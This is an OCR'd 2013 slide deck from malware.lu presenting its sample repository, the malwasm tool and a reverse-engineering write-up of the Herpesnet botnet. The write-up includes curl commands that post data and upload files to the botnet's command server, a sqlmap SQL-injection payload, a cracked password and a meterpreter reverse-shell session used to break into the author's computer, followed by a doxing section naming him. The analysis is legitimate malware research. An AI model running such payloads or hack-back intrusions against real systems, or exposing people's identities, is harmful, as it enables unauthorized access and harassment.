Our tool and how one of our analysis was nominated to the DEFCON pwnie awards

@r00tbsd - Paul Rascagneres

malware.lu

February 2013

Plan

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
Introduction

Presentation of the project malware.lu.

Mainteners list:

- @r00tbsd - Paul Rascagneres
- @y0ug - Hugo Caron
- Defane - Stephane Emma
- MiniLX - Julien Maladrie



Malware.lu is a repository of malware and technical analyses. The goal of the project is to provide samples and technical analyses to security researchers.

Disclaimer:

Malware.lu contains malware samples. Malware.lu is also not responsible for any damage brought to your equipment, including virus infection, caused by accessing, using or displaying this website or by downloading any information. You are accessing this website at your own risk.

If you would like to download or submit samples, you need to have an account. To ask for an account, please send us an email to register@malware.lu with a username and a short explanation about "why do you want an account". Currently the database contains **848771** samples. Complete list of md5 here

You are not connected, please enter your username and password

Username:


Password:

Some numbers

The project in numbers:

- 4,799,918 Samples
- 30 articles
- complete analysis of Red October or Rannoh
- 1400 users
- 1582 followers on twitter (@malwarelu)
- 7GB in database
- 3TB of malwares
- 1 malware analysis tool released: malwasm
- business (reverse engineering, CERT...)

Malware.lu screenshot



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If you would like to download or submit samples, you need to have an account. To request an account, please send an email to register@malware.lu w a username and a short explanation about "why you want an account". Currently the database contains **4,070,784** samples. The complete list of md5|sha1|sha256 can be found here

Welcome **rootbsd**


Downloads stats: 0 (unlimited)

Hash: (md5, sha1, sha256)

Name: (beta search by name)

Submit sample: (max 10Mo)

Malware.lu screenshot



Welcome **rootbsd**

Downloads stats: 0 (unlimited)

All samples by date

Api management

Change password

Logout

Download of b65f8e25fb1f24ad166c24b69fa600a8.zip
zip password: **infected**
Click here to download

Information:
md5: b65f8e25fb1f24ad166c24b69fa600a8
sha1: e967731f2932976b1437e39a7894eea549797371
sha256: 04425a8121d334bd86415dc406939211afcff092d6a3ffc05b6a4972f0c68481
VirusTotal

VT Report:

General

Detection ratio	26/40
Checked on VT at	2012-08-04 15:17:24
Scanned at	2012-08-03 14:57:47
First seen	2012-08-03 14:57:47
Last seen	2012-08-03 14:57:47
File size	520192

AV

nprotect	Win32.Worm.Stuxnet.E
mcafee	Generic.dx!bcrp
nod32	-
f_prot	-
symantec	Trojan.Gen.2
norman	W32/Flamux_gen.C
avast	Win32:Malware-gen
esafe	-
clamav	Trojan.Stuxnet-27
kaspersky	Worm.Win32.Flame.a
bitdefender	Win32.Worm.Stuxnet.E
comodo	-
f_secure	Win32.Worm.Stuxnet.E
drweb	Trojan.Stuxnet.2
antivir	TR/Spy.Gen5
trendmicro	-

Malwasm presentation

Malwasm is a opensource tool to help reverse engeener.

Malwasm is based on Cuckoo Sandbox.

Malwasm can be donwload here:
http://code.google.com/p/malwasm/

A online demo is available here: http://malwasm.com
(be patient with the server...)

Malwasm presentation

Malwasm step by step:

- The malware to analyse is executed in a virtual machine with cuckoo sandbox
- All activities of the sample is stored in a database (Postgres)
- a webservice is started to provide data stored in the database
- the user uses his browser to visualize the data

Malwasm presentation

The activity of the malware is get by a Pintool devlopment.
Activities stored in the database:

- Register values
- flags values
- instuctions
- stack
- heap
- data

Malwasm presentation

DEMO

Introduction


One of our user send us the sample of a botnet called herpesnet.
Sample hash is: **db6779d497cb5e22697106e26eebfaa8**.

We decided to make an analysis of this sample.
The sample is available here :
`http://www.malware.lu/_search.php?md5=db6779d497cb5e22697106e26eebfaa8`

Config

The malware is not packed, we are interested to decode the configuration of the malware

sub_406FC0 (initVariable)



```
push    ebx
push    esi
mov     eax, dword_41C084
xor     eax, ebp
push    eax
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     ecx, offset szRegKeyRun ; "tcerfhygy"
call    decode
mov     ecx, offset szUserAgent ; "74978o6rpp6p19836n17n3p2pq0840o0"
call    decode
mov     ecx, offset szUrl1 ; "uggc://qq.mrebkpbqr.arg/urecarg/"
call    decode
mov     ecx, offset szUrl2 ; "uggc://jjj.mrebkpbqr.arg/urecarg/"
call    decode
mov     ecx, offset szUrl3 ; "uggc://sex7.zvar.ah/urecarg/"
call    decode
mov     ecx, offset szFtp ; "sgc.mrebkpbqr.arg"
call    decode
mov     ecx, offset szLoginFtp ; "hcybnq@mrebkpbqr.arg"
call    decode
mov     ecx, offset szPassword ; "hccvg"
call    decode
push    2D8h
call    loc_408D9A
add     esp, 4
mov     [ebp+var_10], eax
xor     ebx, ebx
mov     [ebp+var_4], ebx
cmp     eax, ebx
jz      short loc_407056
```

Explanation

This part are in charge to decode all strings

The decode function (sub_403034) is used to decode string stored in ECX.

Decoder

Script to decode the strings:

```python
#!/usr/bin/env python
import sys
def decode(src):
    r = ""
    for c in src:
        c = ord(c)
        if c < 0x61 or c > 0x7a :
            if c < 0x41 or c > 0x5a:
                r += chr(c)
                continue
            x = (( c - 0x41 ) % 0x1a) + 0x41
        else:
            x = ((c - 0x54) % 0x1a) + 0x61
        r += chr(x)
    return r
def main():
    if len(sys.argv) != 2:
            sys.exit(1)
    f = open(sys.argv[1], 'rb')
    f.seek(0x1ae88, 0)
    data = f.read(0x32f)
    for d in data.split("\0"):
        if len(d) == 0:
            continue
        print "%s : %s" % (d, decode(d))
if __name__ == "__main__":
    main()
```

decode.py

Decoder

Execution of the script


```
y0ug@malware.lu:~/herpes$ python decode-all.py db6779d497cb5e22697106e26eebfaa8
tcerfhygy : gpresultl
3.0 : 3.0
uggc://qq.mrebkpbqr.arg/urecarg/ : http://dd.zeroxcode.net/herpnet/
74978o6rpp6p19836n17n3p2pq0840o0 : 74978b6ecc6c19836a17a3c2cd0840b0
uggc://jjj.mrebkpbqr.arg/urecarg/ : http://www.zeroxcode.net/herpnet/
sgc.mrebkpbqr.arg : ftp.zeroxcode.net
uggc://sex7.zvar.ah/urecarg/ : http://frk7.mine.nu/herpnet/
hcybnq@mrebkpbqr.arg : upload@zeroxcode.net
hccvg : uppit
ujsdsdbbngfgjhhuugfgfujd : hwfqfqooatstwuuhhtstshwq
rffggghooo : essttubbb
Ashfurncsmx : Afusheapfzk
```

decode.bash

C&C contact


The function used to build the request to the C&C is `sub_4059E0 (buildReq)`.

Call buildreq



```
.text:00406E52     push   offset offsetUrl2 ; "uggc://jjj.mrebkpbqr.arg/urecarg/"
.text:00406E57     lea    eax, [esp+10BCh]
.text:00406E5E     push   eax
.text:00406E5F     call   esi ; lstrcpyA
.text:00406E61     lea    ecx, [esp+50h]
.text:00406E65     call   buildReq
```

buildreq



```
push   ecx
push   offset aUserandpcSAdmi ; "userandpc=%s&admin=%s&os=%s&hwid=%s&own"...
lea    ebx, [esi+12C0h]
push   edi            ; LPSTR
mov    byte ptr [ebx], 0
call   ds:wsprintfA
add    esp, 44h
cmp    [ebp+var_10C], 0
jz     short loc_405ACB
```

```
push   esi
push   edi
push   offset aSIdS   ; "%s&id=%s"
push   edi            ; LPSTR
call   ds:wsprintfA
add    esp, 10h
```

```
loc_405ACB:
add    esi, 1068h
push   esi
lea    edx, [ebp+var_108]
push   offset aSrun_php ; "%srun.php"
push   edx            ; LPSTR
mov    [ebp+var_10C], 186h
call   ds:wsprintfA
push   ebx
lea    eax, [ebp+var_108]
push   edi
push   eax
lea    ecx, [ebp+var_10C]
call   doReq
```

C&C contact


The POST request looks like this:

userandpc=foo&admin=1&os=WindowsXP&hwid=2&ownerid=12345&version=3.0
&raminfo=256&cpuinfo=p1&hdiskinfo=12GO&uptime=3600&mining=0&pinfo=none
&vidinfo=none&laninf=none&id=23724

The field "id" is not required, if it not set the post request return a id to the bot:

C&C contact

USER-AGENT



```
add   esp, 14h
push  ebx             ; dwFlags
push  ebx             ; lpszProxyBypass
push  ebx             ; lpszProxy
push  ebx             ; dwAccessType
push  offset szAgent  ; "74978o6rpp6p19836n17n3p2pq0840o0"
mov   [ebp+148h+lpszAcceptTypes], offset asc_419568 ; "*/*"
mov   [ebp+148h+var_1C4], ebx
call  ds:InternetOpenA
```

The C&C check the user agent value. It must be equal to `74978b6ecc6c19836a17a3c2cd0840b0`.

C&C contact

An example of curl command line to send information to the C&C:

```
y0ug@malware.lu:~/herpes$ curl -A \
        74978b6ecc6c19836a17a3c2cd0840b0 \
        -d "userandpc=foo&admin=1&os=WindowsXP&hwid=2&ownerid=12345&version=3.0"\
  "&raminfo=256&cpuinfo=p1&hdiskinfo=12GO&uptime=3600&mining=0&pinfo=none"\
  "&vidinfo=none&laninf=none&id=23724"\
        http://www.zeroxcode.net/herpnet/run.php
```

curl.bash

An example of curl command line to upload a file to the C&C:

```
y0ug@malware.lu:~/herpes$ curl -F upfile=@test.jpg -A \
        74978b6ecc6c19836a17a3c2cd0840b0 \
        http://www.zeroxcode.net/herpnet/uploads/uppit.php
File caricato correttamente
```

curl2.bash

Pown the C&C - Part 1

By curiosity we tried to find SQLi on the URL: http://www.zeroxcode.net/herpnet/run.php.

```
Place: POST
Parameter: id
    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: userandpc=foo&admin=1&os=WindowsXP&hwid=2&ownerid=12345
             &version=3.0&raminfo=256&cpuinfo=p1&hdiskinfo=12GO
             &uptime=3600&mining=0&pinfo=none&vidinfo=none&laninf=none
             &id=23724' AND SLEEP(5) AND 'PtaQ'='PtaQ
---

[08:22:41] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 2008
web application technology: ASP.NET, Microsoft IIS 7.5, PHP 5.3.10
back-end DBMS: MySQL 5.0.11
```

sqlmap

Pown the C&C - Part 1

With the SQLi we extract the tables names:

```
Database: herpnet
[7 tables]
+----------+
| clients  |
| clinfo   |
| commands |
| htickets |
| husers   |
| paypalt  |
| uploads  |
+----------+
```

database

Pown the C&C - Part 1

And we extract the username and password of the malware's author.

```
+-----------------------------------------+
| id | username | password                |
|-----------------------------------------|
|  1 |     Frk7 | 6e6bc4e49dd477ebc98ef4046c067b5f |
+-----------------------------------------+
```

username


After a simple Google search:

```
6e6bc4e49dd477ebc98ef4046c067b5f:ciao
```

password

C&C interface

C&C login page



Total Bots: 7702
Total Users: 1961

IT Security White Paper Simplify Enterprise IT Security. Learn How in Our Free White Paper! www.tripwire.com

Password Manager Web-based Password Management Software. Free Trial Download ManageEngine.com/PasswordManagerPro


MOVEit Central Automate and Schedule Data Transfer Process. Request Ipswitch Demo! www.IpswitchFT.com/MO\ AdChoices

© Herpes 2012 | HTTP/C++ Bot

Siliceous.

C&C interface

C&C panel page



www.zeroxcode.net/herpnet/main.php

Welcome back Frk7
Your subscription will expire on: 19 January 2038, 4:14.


Bots Online: 24
Bots Offline: 105
Bots Dead: 70

Total Bots: 199

© Herpes 2012 | HTTP/C++ Bot

C&C interface

C&C option



www.zeroxcode.net/herpnet/main.php#

Welcome back Frk7
Your subscription will expire on: 19 January 2038, 4:14.

Bots Online: 24

Bots per page: 100 200 400 600 800 1000 1200 1400 1600 1800 2000 All

Select Task: Download/Execute

Variab


- *System*
  - Download/Execute
  - Update
  - Visit Webpage [Visible]
  - Visit Webpage [Invisible]
  - Uninstall
- *Surveillance*
  - Upload Keylog
  - Reset Keylog
  - Upload Screenshot
  - Upload Error Log v3.0+
  - Reset Error Log v3.0+
- *Useful*
  - DDoS Page
  - Silent CPU&GPU Bitcoin Miner
  - Torrent Seeder v2.5+
  - BotKiller v3.5+ (Coming soon)
- *Funny*
  - Open CD Tray v2.5.1+
  - Close CD Tray v2.5.1+

Romania

ID	Label	Country	IP		ked	Admin	Status	Version	Select
#28011	No Label	European Union	151.63.4		2, 14:59	✓	👤	3.5.1	☐
#25577	No Label	Russian Federation	85.26.23		2, 10:20	⛔	👤	2.8.7	☐
#24599	No Label	Russian Federation	83.239.16		2, 11:54	✓	👤	2.8.7	☐
#24524	No Label	Russian Federation	85.26.23		2, 11:17	✓	👤	2.8.7	☐
#23763	No Label	Italy	82.191.1		2, 09:03	✓	👤	2.8.2	☐
#22390	No Label	European Union	89.114.5		2, 01:42	✓	👤	2.8.7	☐
#21730	No Label	Italy	80.181.34.147	@BART	20 May 2012, 18:03	✓	👤	3.0	☐
#21728	No Label	European Union	85.204.142.160	Administrator@CD-38974CABB481	21 May 2012, 08:46	✓	👤	2.8.7	☐
#21722	No Label	Romania	92.84.109.28	laptop@PC-FD6F6EFFA72B	20 May 2012, 22:52	✓	👤	2.8.7	☐

C&C interface

Bot information



Available only for version 2.5+

ID:	28011
Label:	No Label Save
Version:	3.5.1
Status:	Offline
IP:	151.63.47.177
Username@PCName:	Frk7Test@FRK7TEST-D6E0BD
Privileges:	Admin
Ram Info:	Total: 0.50GB | Used: 0.28GB
Hard Disk Info:	Total: 9.99GB | Used: 7.32GB
CPU Info:	Intel(R) Core(TM)2 Duo CPU T5450 @ 1.66GHz x86 Family 6 Model 15 Stepping 13
HWID:	f5119fc5ba1f41cb20c261786d0fabd3
Performance Info:	9746 Handles | 37 Processes | 537 Threads
Video Card:	VirtualBox Graphics Adapter
Miner Status:	Disabled
Operating System:	Windows XP Professional 致緬振扈 正移
LAN Informations:	frk7test-d6e0bd | 192.168.1.68
Active Window:	Herpes (In esecuzione) - Microsoft Visual C++ 2010 Express
Uptime:	0 Weeks, 0 Days, 0 Hours, 24 Minutes, 11 Seconds

Pown the C&C - Part 2

We saw that the developer use a machine called Frk7Test@FRK7TEST-D6E0BD.

We used his own functionnality to execute a meterpreter to its workstation.

Meterpreter

```
msf  exploit(handler) > exploit

[* ]Started reverse handler on 94.21.200.63:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 151.63.47.177
[*] Meterpreter session 1 opened (94.21.200.63:4444 -> 151.63.47.177:53574)
meterpreter > screenshot
Screenshot saved to: /home/y0ug/src/msf3/PtPVDrKD.jpeg

meterpreter > sysinfo
System Language : it_IT
OS              : Windows XP (Build 2600, Service Pack3).
Computer        : FRK7TEST-D6E0BD
Architecture    : x86
Meterpreter     : x86/win32
meterpreter >
```

meterpreter–1

Pown the C&C - Part 2


meterpreter

```
meterpreter > ls
Listing: C:\Documents and Settings\Frk7Test\Desktop\Herpes4Un
=============================================================
Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   Mon May 21 15:26:37 +0200 2012  .
40777/rwxrwxrwx   0       dir   Mon May 21 15:37:07 +0200 2012  ..
40777/rwxrwxrwx   0       dir   Mon May 21 14:53:32 +0200 2012  Debug
40777/rwxrwxrwx   0       dir   Mon May 21 16:06:41 +0200 2012  Herpes
100666/rw-rw-rw-  890     fil   Mon May 07 20:42:22 +0200 2012  Herpes.sln
100666/rw-rw-rw-  167424  fil   Mon May 21 16:14:06 +0200 2012  Herpes.suo
40777/rwxrwxrwx   0       dir   Mon May 21 16:15:12 +0200 2012  Release
100777/rwxrwxrwx  134     fil   Mon May 07 20:42:12 +0200 2012  clean.bat
100666/rw-rw-rw-  134     fil   Mon May 07 20:42:22 +0200 2012  roba da fare.txt

meterpreter > download -r Herpes ./
[*] downloading: Herpes\antidebug.h -> .//antidebug.h
[*] downloaded : Herpes\antidebug.h -> .//antidebug.h
[*] mirroring  : Herpes\base64 -> .//base64
[*] downloading: Herpes\base64\base64.c -> .//base64/base64.c
[*] downloaded : Herpes\base64\base64.c -> .//base64/base64.c
[*] downloading: Herpes\base64\base64.h -> .//base64/base64.h
```

meterpreter–2

Pown the C&C - Part 2

screenshot



```
Image Name
ctfmon.exe
vcpkgsrv.exe
MSBuild.exe
smsniff.exe
gpresultl.exe
explorer.exe
VBoxTray.ex
avgtray.exe
mspdbsrv.ex
firefox.exe
wscntfy.exe
9827.exe
vcpkgsrv.exe
taskmgr.exe
VCExpress.e
svchost.exe
WPFFontCac
svchost.exe
alg.exe
svchost.exe
svchost.exe
System Idle P
System
IPROSetMoni
avgwdsvc.ex
smss.exe
avgrsx.exe
avgcsrvx.exe
csrss.exe
winlogon.exe
```

□ Show proce

Processes: 39

Index	Protocol	Local Address	Remote Address	Local Port	Remote Port	Local Host	Remote Host	Service Name	Packets	Data Size	Total Size	Data Speed
○ 1	TCP	192.168.1.68	37.59.18.15	1179	80			http	347	358.261 Bytes	372.420 Bytes	99.8 KB/Sec
○ 2	TCP	192.168.1.68	37.59.18.15	1180	80			http	539	517.323 Bytes	539.159 Bytes	139.8 KB/Sec
○ 3	TCP	192.168.1.68	95.211.165.81	1181	80			http	82	74.338 Bytes	77.879 Bytes	4.7 KB/Sec
● 4	UDP	192.168.1.68	192.168.1.254	61753	53			domain	2	96 Bytes	220 Bytes	3.1 KB/Sec
○ 5	TCP	192.168.1.68	[redacted]	1182	4444				1.130	1.052.213 Bytes	1.097.457 Bytes	62.3 KB/Sec
○ 6	TCP	192.168.1.68	204.193.144.31	1183	80		check.sanasecurity....	http	8	1.498 Bytes	1.990 Bytes	2.4 KB/Sec


```
00000000  84 0E 01 00 00 01 00 00  00 00 00 00 05 63 68 65   ........ .....che
00000010  63 6B 0C 73 61 6E 61 73  65 63 75 72 69 74 79 03   ck.sanas ecurity.
00000020  63 6F 6D 00 00 01 00 01                            com.....

00000000  84 0E 81 80 00 01 00 01  00 00 00 00 05 63 68 65   ........ .....che
00000010  63 6B 0C 73 61 6E 61 73  65 63 75 72 69 74 79 03   ck.sanas ecurity.
00000020  63 6F 6D 00 00 01 00 01  C0 0C 00 01 00 01 00 00   com..... ........
00000030  00 17 00 04 CC C1 90 1F                            ........
```

6 TCP/IP conversations, 1 Selected

Doxing

We realised some search to identify the maintener of the botnet.
We had his pseudo: frk7.

Real name


ents and Settings\Administrator\Desktop\Frk7's Crypter\Release

AboutForm

Frk7's Crypter v1.1
The simplest C++ crypter
FUD since April 2011

Software developed by
Francesco [redacted] aka Frk7

Frk7's Crypter

Files Selection
Path:
Stub:

Options
☐ RC4(Detected)
☑ AES256
☐ XOR (Double Encryption)


Contenuto False
Incluso nel progr True

ase\Frk7's Crypter.exe

(Nome)

Doxing

Facebook account



facebook

Email or Phone

Password

Log In

□ Keep me logged in

Forgot your password?

Francesco [redacted]
is on Facebook.

To connect with Francesco, sign up for Facebook today.

Sign Up Log In

Francesco [redacted]

Add Friend Send Message


Favorites

Movies

Wrong Francesco [redacted]? Try Again

Doxing

